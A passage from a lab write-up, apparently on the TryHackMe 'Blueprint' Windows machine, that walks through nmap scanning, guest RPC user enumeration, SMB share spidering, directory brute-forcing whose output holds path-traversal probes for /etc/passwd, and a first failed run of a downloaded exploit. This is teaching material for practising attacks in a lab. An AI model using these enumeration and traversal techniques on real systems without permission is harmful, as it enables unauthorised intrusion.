49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: BLUEPRINT
|   NetBIOS computer name: BLUEPRINT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-07-18T21:01:40+01:00
| smb2-time:
|   date: 2024-07-18T20:01:41
|_  start_date: 2024-07-18T19:39:13
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: BLUEPRINT, NetBIOS user: <unknown>, NetBIOS MAC: 02:30:d6:e7:5b:2d (unknown)
| Names:
|   BLUEPRINT<00>        Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   BLUEPRINT<20>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -20m05s, deviation: 34m37s, median: -6s
```


> You can also copy and paste the output text directly instead of using screenshots to take advantage of syntax highlighting. Create a code block using triple backticks and use "less" as the code language to activate highlighting.

~~~ad-check
title:TCP Port Scan

```bash
sudo nmap 10.10.15.198 -A -p- -sC -sV -Pn -oN 10.10.15.198_nmap
```
*Screenshot*

___
```less
Nmap scan report for 10.10.15.198
Host is up (0.26s latency).
Not shown: 57435 closed tcp ports (reset), 8087 filtered tcp ports (no-response)
```




Then, remove non-relevant sections from your external discovery note until you get to the next corresponding protocol.
~~~



RPC Discovery

I found valid usernames after enumerating RPC.



I parsed the output of this command and piped it to a new users.txt file.

```
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 22:25
> rpcclient 10.10.15.198 -U 'guest%' -c "enumdomusers" | cut -d '[' -f 2 | cut -d ']' -f 1
Administrator
Guest
Lab
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 22:26
> rpcclient 10.10.15.198 -U 'guest%' -c "enumdomusers" | cut -d '[' -f 2 | cut -d ']' -f 1 > users.txt
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 22:26
>
```

Finally, I updated my commands.txt file and moved on to the next protocol.

commands.txt

media > psf > Hacking > Machines > THM > blueprint > commands.txt

```
# RPC ENUM
rpcclient 10.10.15.198 -U 'guest%' -c "enumdomusers" | cut -d '[' -f 2 | cut -d ']' -f 1 > users.txt

FOUND 3 USERS

# SMB ENUM

```

SMB Enumeration

I found a share called "users" according to "netexec". I then performed spidering on this share, moved the JSON report to my reports folder, reviewed it, and moved on.


I did not find anything of interest after checking my JSON file.

```
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 23:06
> cat Users_Share.json | grep -i pass
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 23:06
> cat Users_Share.json | grep -i user
    "Users": {
        "Default/NTUSER.DAT": {
        "Default/NTUSER.DAT.LOG": {
        "Default/NTUSER.DAT.LOG1": {
        "Default/NTUSER.DAT.LOG2": {
        "Default/NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf": {
        "Default/NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms": {
        "Default/NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms": {
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 23:06
> cat Users_Share.json | grep -i cred
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 23:06
> cat Users_Share.json | grep -i txt
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 23:06
```

SQL Enumeration


I left a simple brute-force command running and proceeded to the next protocol.

> As you can see from the screenshot, I forgot to add the -L flag to select the usernames wordlist I created earlier. Always double check your commands!



HTTP 80

I found a 404 page and started a directory brute-force.




```
gustanini@gustanini-kali:blueprint/reports 10.9.4.112 23:40
> dirsearch -u http://10.10.101.36// -r --deep-recursive -F -t 100 -x 404,400,500
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460

Output File: /media/psf/Hacking/Machines/THM/blueprint/reports/reports/http_10.10.101.36/___24-07-18_23-41-01.txt

Target: http://10.10.101.36/

[23:41:01] Starting: /
[23:41:06] 403 -  312B  - //%2e%2e//google.com
[23:41:06] 403 -  312B  - //.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
Added to the queue: /.%2e/
[23:41:10] 403 -  312B  - //\..\..\..\..\..\..\..\..\..\etc\passwd
[23:41:21] 403 -  312B  - //cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
Added to the queue: /cgi-bin/, /cgi-bin/.%2e/

[23:41:51] Starting: /.%2e/
[#############       ] 65%   7522/11460       128/s       job:2/4  errors:3
```

I continued to the SSL page on port 443 while the brute-force was running.


HTTP 443

I found a folder with a program name and version.




> On this specific machine, since I found a potential foothold, I tried exploiting it instead of enumerating everything. This is not always the correct approach, and *most of the time you will want to continue enumerating everything and pasting results* before proceeding. This is especially important in exams, as there are multiple rabbit holes.

For now, I collapsed all sub-sections under "Web Application - 445" but "Other Notes" and added my findings in there.




Foothold

A quick Google search revealed a script that could exploit this machine.




I saved the exploit in my exploits folder.




After troubleshooting and modifying the script to ignore self-signed certificates, I successfully exploited the vulnerability and obtained a privileged pseudo shell. I documented the entire process.

Notes: Found a vulnerable program on /.



Got an error when running script against port 80. This port is not vulnerable.

Port 443 shows a certificate error, I proceeded to edit the script to ignore the certificate.



```
gustanini@gustanini-kali:blueprint/exploits 10.9.4.112 23:51                    23:51:51 [10/27]
> python exploit.py http://10.10.101.36/
[!] Install directory not found, the host is not vulnerable
gustanini@gustanini-kali:blueprint/exploits 10.9.4.112 23:51
> python exploit.py https://10.10.101.36/
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 716, in urlopen
    httplib_response = self._make_request(
                       ^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 485, in _make_request
    self._validate_conn(conn)
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 1859, in _validate_conn
    conn.connect()
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 419, in connect
    self.sock = ssl_wrap_socket(
                ^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/ssl_.py", line 453, in ssl_wrap_socket
    ssl_sock = _ssl_wrap_socket_impl(sock, context, tls_in_tls)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/ssl_.py", line 495, in _ssl_wrap_socket_impl
    return ssl_context.wrap_socket(sock)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/ssl.py", line 517, in wrap_socket
    return self.sslsocket_class._create(
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/ssl.py", line 1104, in _create
    self.do_handshake()
  File "/usr/lib/python3.11/ssl.py", line 1382, in do_handshake
    self._sslobj.do_handshake()
